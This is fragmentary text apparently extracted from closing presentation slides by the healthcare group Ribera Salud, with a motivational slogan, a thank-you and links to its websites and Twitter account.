
IT'S A
**GLOBAL
CHALLENGE**

... BUT WE DO
HAVE ANSWERS...

Scribbleria



A kind invitation to reflect...





ribera salud grupo
Un modelo de salud

Thank You !!!



www.riberasalud.com
www.albertoderosa.com
www.modeloalzira.com
 [@riberasalud](https://twitter.com/riberasalud)